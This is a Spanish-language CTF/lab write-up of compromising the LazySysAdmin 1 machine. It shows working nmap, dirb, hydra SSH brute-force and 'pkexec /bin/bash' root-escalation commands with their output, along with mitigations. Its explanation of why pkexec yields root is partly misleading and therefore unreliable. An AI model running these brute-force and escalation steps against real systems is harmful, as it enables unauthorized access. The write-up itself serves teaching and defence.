

Prueba de penetración en entorno controlado: LazySysAdmin 1

Table of Contents

Prueba de penetración en entorno controlado: LazySysAdmin 1.....	1
1. Fase de Reconocimiento.....	3
2. Fase de Enumeración.....	3
2.1 Escaneo de puertos y servicios.....	3
2.2 Enumeración del servicio web.....	4
2.3 Identificación de WordPress como posible vector.....	6
3. Fase de Explotación.....	6
3.1 Ataque contra el servicio SSH.....	6
4. Fase de Post-Explotación y Escalada de Privilegios.....	7
4.1 Enumeración local.....	7
4.2 Análisis del binario pkexec.....	8
4.3 Escalada de privilegios.....	8
5. Resumen de herramientas utilizadas.....	9
7. Cadena de ataque Enumeración web → Identificación de usuario válido → Fuerza bruta SSH → Acceso inicial → Enumeración local → Explotación de binario SUID → Escalada a root.....	10
6. Vulnerabilidades explotadas y mitigaciones.....	10
6.1 Exposición de información en el servicio web.....	10
6.2 Credenciales débiles en SSH.....	10
6.3 Ausencia de protección contra fuerza bruta.....	10
6.4 Binario SUID pkexec.....	10
6.5 Falta de hardening del sistema.....	11
7. Conclusión.....	11

1. Fase de Reconocimiento

En primer lugar, se verifica que la máquina atacante y la máquina víctima se encuentran dentro de la misma red local.

Mediante un escaneo de red (nmap) y conociendo previamente la dirección MAC del objetivo, se identifica la dirección IP asignada a la máquina víctima, resultando ser:

192.168.1.42	d8:0d:17:37:f4:1e	1	60	TP-LINK TECHNOLOGIES CO.,
192.168.1.1	44:48:b9:2d:76:b8	1	60	MitraStar Technology Corp
192.168.1.39	ee:19:3b:d9:90:3c	1	60	Unknown vendor
192.168.1.60	28:24:ff:ee:28:8f	1	60	Wistron Neweb Corporation
192.168.1.150	00:e0:4c:68:07:86	1	60	REALTEK SEMICONDUCTOR COR
192.168.1.156	08:00:27:df:12:60	1	60	PCS Systemtechnik GmbH
192.168.1.81	02:3e:07:65:99:bf	1	60	Unknown vendor
192.168.1.90	34:57:60:b6:61:e8	1	60	MitraStar Technology Corp
192.168.1.128	9c:6b:00:4e:0f:a3	1	60	ASRock Incorporation
192.168.1.200	cc:75:e2:14:a4:57	1	60	Commscope
192.168.1.34	0e:8b:54:1e:22:60	1	60	Unknown vendor

- 192.168.1.156

2. Fase de Enumeración

2.1 Escaneo de puertos y servicios

Una vez identificada la IP del objetivo, se realiza un escaneo de puertos utilizando nmap con el objetivo de identificar los servicios expuestos.

El escaneo revela, entre otros, los siguientes servicios relevantes:

- Puerto 22 (SSH)
- Puerto 80 (HTTP)


Dado que en esta fase no se dispone de usuarios ni credenciales válidas, el servicio SSH se descarta temporalmente como vector directo de entrada.

Se prioriza el análisis del servicio web (HTTP), ya que suele ofrecer una mayor superficie de ataque en fases iniciales.

```
(kali㉿kali)-[~]  
$ nmap -Pn 192.168.1.156  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-08 20:05 +0100  
Nmap scan report for 192.168.1.156  
Host is up (0.00065s latency).  
Not shown: 994 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
3306/tcp  open  mysql  
6667/tcp  open  irc  
MAC Address: 08:00:27:DF:12:60 (Oracle VirtualBox virtual NIC)
```

2.2 Enumeración del servicio web

Al acceder al servicio web en el puerto 80 no se observa inicialmente contenido concluyente.



Por este motivo, se procede a realizar fuzzing de directorios mediante la herramienta dirb, con el fin de descubrir recursos ocultos o no enlazados.

```
(kali㉿kali)-[~]  
$ dirb http://192.168.1.156  
  
-----  
DIRB v2.22  
By The Dark Raver  
-----  
  
START_TIME: Sun Feb  8 21:16:13 2026  
URL_BASE: http://192.168.1.156/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
-----  
GENERATED WORDS: 4612
```

Como resultado del escaneo, se identifican los siguientes directorios de interés:

- <http://192.168.1.156/wordpress/>
- <http://192.168.1.156/apache/>
- <http://192.168.1.156/info.php/>
- <http://192.168.1.156/phpmyadmin/>


Se procede a analizar cada uno de ellos manualmente.

2.3 Identificación de WordPress como posible vector

En el directorio /wordpress se encuentra una página denominada Web_TR2, la cual presenta indicios claros de estar basada en WordPress.

Durante la exploración del contenido se identifica información relevante que permite inferir la existencia de un usuario válido, que se hace llamar:

togie



3. Fase de Explotación

3.1 Ataque contra el servicio SSH

Conociendo ya un usuario válido (togie), se decide retomar el análisis del servicio SSH.

Se ejecuta un ataque de fuerza bruta online utilizando la herramienta hydra, empleando un diccionario de contraseñas comunes con el objetivo de comprobar la debilidad de las credenciales.

```
(kali㉿kali)-[~]
└─$ hydra -t 4 -l togie -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.156

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-08 21:35:55
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100
tries per task
[DATA] attacking ssh://192.168.1.156:22/
[22][ssh] host: 192.168.1.156 login: togie password: 12345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-08 21:36:00

(kali㉿kali)-[~]
```

El ataque tiene éxito, identificándose la siguiente combinación válida:

- Usuario: togie
- Contraseña: 12345

Con estas credenciales se establece una conexión SSH exitosa con la máquina víctima, obteniendo acceso al sistema como usuario togie.

4. Fase de Post-Explotación y Escalada de Privilegios

4.1 Enumeración local

Una vez dentro del sistema, se procede a realizar enumeración local con el objetivo de identificar posibles vectores de escalada de privilegios.

Entre las técnicas empleadas, se realiza una búsqueda de binarios con el bit SUID activado y propiedad de root, ya que estos binarios se ejecutan con privilegios elevados incluso cuando son lanzados por usuarios sin privilegios.

Durante esta enumeración se identifica el binario:

```
/usr/bin/pkexec
```

```
togie@LazySysAdmin:~$ find / -perm -4000 -user root 2>/dev/null
-rbash: /dev/null: restricted: cannot redirect output
togie@LazySysAdmin:~$ find / -perm -u=s -type f 2>/dev/null
-rbash: /dev/null: restricted: cannot redirect output
togie@LazySysAdmin:~$ find / -perm -4000 -user root
/bin/ping
/bin/fusermount
/bin/ping6
/bin/umount
/bin/mount
/bin/su
find: `/run/samba/ncalrpc/np': Permission denied
find: `/etc/ssl/private': Permission denied
find: `/etc/polkit-1/localauthority': Permission denied
find: `/etc/inspired': Permission denied
find: `/root': Permission denied
find: `/lost+found': Permission denied
/usr/bin/traceroute6.iputils
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/mtr
/usr/bin/chsh
/usr/bin/gpasswd
```

4.2 Análisis del binario pkexec

pkexec pertenece al paquete polkit y está diseñado para permitir la ejecución de comandos como otro usuario, normalmente root, bajo ciertas políticas de autorización.

Este binario:

- Posee el bit SUID activado
- Se ejecuta como root
- Presenta un historial de vulnerabilidades críticas, siendo un vector habitual de escalada de privilegios en sistemas mal configurados o sin parches de seguridad.

4.3 Escalada de privilegios

Al ejecutar pkexec indicando como argumento un intérprete de comandos, por ejemplo:

```
pkexec /bin/bash
```

la shell resultante se ejecuta heredando los privilegios del proceso padre, es decir, con privilegios de root.

Como resultado, se obtiene acceso completo al sistema con permisos administrativos, confirmando la escalada de privilegios exitosa.


```
togie@LazySysAdmin:~$ pkexec /bin/bash
=== AUTHENTICATING FOR org.freedesktop.policykit.exec ===
Authentication is needed to run `/bin/bash' as the super user
Authenticating as: togie,,, (togie)
Password:
=== AUTHENTICATION COMPLETE ===
root@LazySysAdmin:~#
```

```
root@LazySysAdmin:~# whoami
root
root@LazySysAdmin:~# id
uid=0(root) gid=0(root) groups=0(root)
```

5. Resumen de herramientas utilizadas

Herramienta	Fase	Objetivo
Netscan	Reconocimiento	Identificar dispositivos activos en la red local y asociar direcciones IP con direcciones MAC conocidas.
Nmap	Enumeración	Detectar puertos abiertos y servicios expuestos en la máquina objetivo para identificar posibles vectores de ataque.
Dirb	Enumeración web	Descubrir directorios y recursos ocultos o no enlazados dentro del servicio HTTP.
Navegador web	Enumeración web	Analizar manualmente el contenido del servicio web y extraer información relevante (usuarios, tecnologías, pistas).
Hydra	Explotación	Realizar un ataque de fuerza bruta online contra el servicio SSH utilizando un usuario previamente identificado.
SSH	Explotación	Obtener acceso inicial al sistema mediante credenciales válidas.
Find	Post-explotación	Identificar binarios con el bit SUID activado que puedan permitir escalada de privilegios.
pkexec	Escalada de privilegios	Ejecutar comandos como root aprovechando un binario SUID mal configurado o vulnerable.
Bash	Escalada de privilegios	Obtener una shell interactiva con privilegios de root tras la explotación de pkexec.

7. Cadena de ataque

Enumeración web → Identificación de usuario válido → Fuerza bruta SSH → Acceso inicial → Enumeración local → Explotación de binario SUID → Escalada a root.

6. Vulnerabilidades explotadas y mitigaciones

6.1 Exposición de información en el servicio web

Descripción: La enumeración del servicio web permitió identificar WordPress y un usuario válido del sistema.

Impacto: Facilita ataques posteriores como fuerza bruta.

Mitigación: Restringir directorios, eliminar contenido innecesario y evitar exponer información sensible.

6.2 Credenciales débiles en SSH

Descripción: El acceso SSH fue posible debido al uso de una contraseña débil.

Impacto: Permite acceso remoto al sistema como usuario legítimo.

Mitigación: Forzar contraseñas robustas, usar autenticación por clave y limitar intentos de acceso.

6.3 Ausencia de protección contra fuerza bruta

Descripción: No existen mecanismos que bloqueen intentos repetidos de autenticación.

Impacto: Facilita ataques automatizados.

Mitigación: Implementar herramientas como fail2ban y monitorizar accesos.

6.4 Binario SUID pkexec

Descripción: pkexec se ejecuta con privilegios de root y permite ejecutar comandos arbitrarios.

Impacto: Escalada de privilegios completa hasta root.

Mitigación: Actualizar polkit, eliminar el bit SUID si no es necesario y auditar binarios SUID.

6.5 Falta de hardening del sistema

Descripción: Configuración insegura general del sistema.

Impacto: Permite encadenar vulnerabilidades.

Mitigación: Aplicar hardening, reducir superficie de ataque y mantener el sistema actualizado.

7. Conclusión

El análisis realizado demuestra cómo un atacante puede comprometer un sistema siguiendo una cadena lógica de ataque: desde la enumeración de la red y los servicios expuestos, pasando por la identificación de usuarios válidos y credenciales débiles, hasta la explotación de binarios SUID para obtener privilegios root.

El entorno analizado, de tipo CTF/laboratorio, permitió evaluar de manera controlada las vulnerabilidades típicas de sistemas mal configurados, evidenciando los riesgos asociados a:

- Credenciales débiles o reutilizadas.
- Exposición innecesaria de información sensible en aplicaciones web.
- Binarios SUID sin parches o mal configurados.

La explotación exitosa de estas vulnerabilidades confirma que la combinación de configuraciones inseguras puede llevar al compromiso total del sistema, poniendo en riesgo la confidencialidad, integridad y disponibilidad de la información.

Recomendaciones clave:

- Fortalecer las políticas de contraseñas y autenticación.
- Limitar y controlar los accesos a servicios expuestos.
- Mantener el sistema actualizado y auditar periódicamente los binarios con privilegios especiales.
- Aplicar medidas de hardening y minimizar la superficie de ataque.